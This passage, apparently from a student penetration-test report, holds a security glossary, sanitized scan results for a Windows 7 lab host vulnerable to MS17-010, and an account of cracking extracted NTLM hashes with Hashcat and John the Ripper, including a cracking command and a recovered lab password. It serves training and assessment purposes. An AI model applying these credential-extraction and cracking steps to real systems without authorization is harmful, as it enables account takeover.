A protocol that allows a program to request services from another system on a network, commonly used in Windows environments.

Rules of Engagement
The formally agreed-upon guidelines defining scope, limitations, authorization, and testing boundaries during a penetration test.

SAM (Security Account Manager)
A Windows database file that stores local user account credentials, including password hashes. Unauthorized access to the SAM can allow credential extraction and offline password cracking.

Scope
The defined systems, applications, networks, and boundaries authorized for testing during a penetration engagement.

SecLists

Aff Solutions LLC Website Portfolio

A curated collection of security-related wordlists used for password auditing, fuzzing, and penetration testing.

Service Enumeration
The process of identifying running services, versions, and configurations on open ports to determine potential vulnerabilities.

Shellcode
Machine-level code executed on a target system to perform actions such as opening a shell.

SMB (Server Message Block)
A Windows file-sharing and communication protocol often targeted due to historical vulnerabilities and misconfigurations.

Social Engineering
Psychological manipulation used to trick individuals into revealing sensitive information.

SPN (Service Principal Name)
A unique identifier for a service instance. SPNs are used by Kerberos to associate a service (like MSSQL) with a specific service account in the TC directory.

SQLi (SQL Injection)
A web application vulnerability that allows attackers to manipulate backend database queries by injecting malicious SQL statements, potentially leading to data theft or modification.

TGS-REP (Ticket Granting Service Response)
The encrypted message returned by a Domain Controller containing a service ticket. These were the specific "hashes" recovered and cracked during the Kerberoasting phase of the assessment.

TCP SYN Scan
A stealthy Nmap scanning technique that identifies open ports without completing a full TCP connection.

Token Authentication
A security mechanism where a temporary credential (token) is used to validate API requests.

Vulnerability
A weakness in a system, hardware, application, or configuration that can be exploited to compromise security.

Vulnserver

Aff Solutions LLC Website Portfolio

A deliberately vulnerable Windows application commonly used for buffer overflow practice in labs.

WAF (Web Application Firewall)
A security solution that monitors and filters HTTP/HTTPS traffic to protect web applications from common attacks such as SQL Injection and Cross-Site Scripting.

WinRM (Windows Remote Management)
A Microsoft protocol that allows for the remote management of systems. It was utilized in the TC environment via **Ansible** to demonstrate automated infrastructure control.

XSS (Cross-Site Scripting)
A web application vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users, potentially leading to session hijacking or credential theft.

A# Solutions LLC
Website Portfolio

Appendix A: Sanitized Kali Linux Tool Output

The following appendix contains cleaned and sanitized output from Kali Linux tools used during the assessment.

Credential Access Evidence

- Local host firewall was not enabled
- Local account password hashes extracted post-exploitation
- Local account Administrator and Guest were not renamed
- Guest account identified as disabled but contained no password
- Offline password cracking was demonstrated successfully against local accounts
- Password recovery was performed using **industry-standard tools** including **Hashcat** and **John the Ripper**, leveraging curated wordlists from **SecLists**
- Results confirm the presence of **weak or guessable passwords**, increasing the risk of privilege escalation and lateral movement

Nmap Host Discovery:

Host: 192.168.200.231 (PT-WIN7-01)
OS: Windows 7 Enterprise SP1

Open Ports Identified:

- 135/TCP – MSRPC
- 139/TCP – NetBIOS
- 445/TCP – SMB
- 3389/TCP – RDP

Responder Observations:

- LLMNR/NBT-NS responses observed
- Elevated risk of credential interception via name resolution poisoning
- Lack of mitigations (e.g., disabled LLMNR/NBT-NS) increases credential exposure risk

Nmap Vulnerability Scripts:

- smb-vuln-ms17-010: Vulnerable
- smb-security-mode: SMB message signing disabled
- ssl-dh-params: Weak Diffie-Hellman parameters detected

Metasploit Validation:

- MS17-010 vulnerability successfully validated
- SMB signing confirmed as not enforced
- RDP service enumeration successful

A# Solutions LLC Website Portfolio

Appendix B: Credential Access & Offline Password Cracking Risk Exposure

During post-exploitation activities, the assessment team successfully extracted local account password hashes from the compromised Windows 7 system found in the earlier, Metasploit: AD CS Exploit Tool section. These hashes were obtained with SYSTEM-level access. Once we gain access, we were able to subject then to offline password cracking attack methods.

Because cracking occurs offline, this activity does not trigger account lockouts or security alerts. In a real-world scenario, attackers could leverage weak or reused passwords to gain persistent access or move laterally to additional network systems, as discussed earlier.

Sensitive exploit artifacts and credential material were included for instructional purposes only. In a real-world engagement, such information would be excluded from the primary report and either redacted or delivered through a secure, restricted appendix.




Figure 1: See Figure 2 below. For the above command we had instructions was performed using publicly available Hashcat documentation to confirm the cracking methodology. That provided the basic above syntax to complete the cracking of the student password. We can then use any plain text password list to run a cracking of that hash – all of the user and system accounts.

Attorney LLC Website Portfolio



*Figure 2: After obtaining the exploited password hashes I ran them through the Kali hashcat program utilizing some of the SecLists created password lists. We were able to see the Administrator and Guest accounts have an empty password hash and the local User: **student** account has a Password: password. I could have continued on the other three but I had spent enough time playing around.*

➔ Password Cracking question: See above and below to see the below question:

> Hash values input to the cracking tools (screenshots are fine)

> The command(s) and wordlist(s) you used to crack the passwords

> Recommendations for the technical finding. Since you cracked the passwords, what should the client do? – This is located in multiple areas of this document – Recommendations, Exec Sum, some password info here, and many more how to and technical findings. Metasploit: AD CS Exploit Tool and Metasploit: Venom




Figure 3: The above is a copy of sanitized password hashes found and placed in text file located in the above location for offline cracking during post-exploitation analysis. This hash was used by both the above and below programs to gain username and password information post exploitation. Refer to the previous Metasploit: AD CS Exploit Tool section for the complete information about the hash and how the hash was recovered from TC systems.

A# Solutions LLC Portfolio




*Figure 4: The above command instructs John the Ripper to; use the NT format (for Windows NTLM hashes). Then access a specific wordlist (for a plaintext dictionary attack). Lastly the program actually compares each word in the provided wordlist against all the hashes stored in TyrellWin7Hashes.txt (in this case we have five hashes. However, both admin and guest are the same hash; John the Ripper only sees them as one hash – hence why we only see four password hashes loaded. All of this is done as John hashes each word in the list using the NTLM algorithm and compares it to the stored hashes. If a match is found, the plaintext password is recovered. → In this case the User account: **student** was found to have the Password: password.*



Figure 5: As in Figure 4, John the Ripper conducts the same task, except this time we changed out the wordlist to the clarkson-university-82.txt wordlist. In this instance, no passwords were found. We can continue to go through as many wordlists as it takes to crack all of the passwords. Another reason why these types of vulnerabilities are so dangerous. Upon completing the session, we used another command to show all of the passwords found and cracked. john --format=NT --show TyrellWin7Hashes.txt – this shows all of the current status of cracked passwords.

A# Solutions LLC Website Portfolio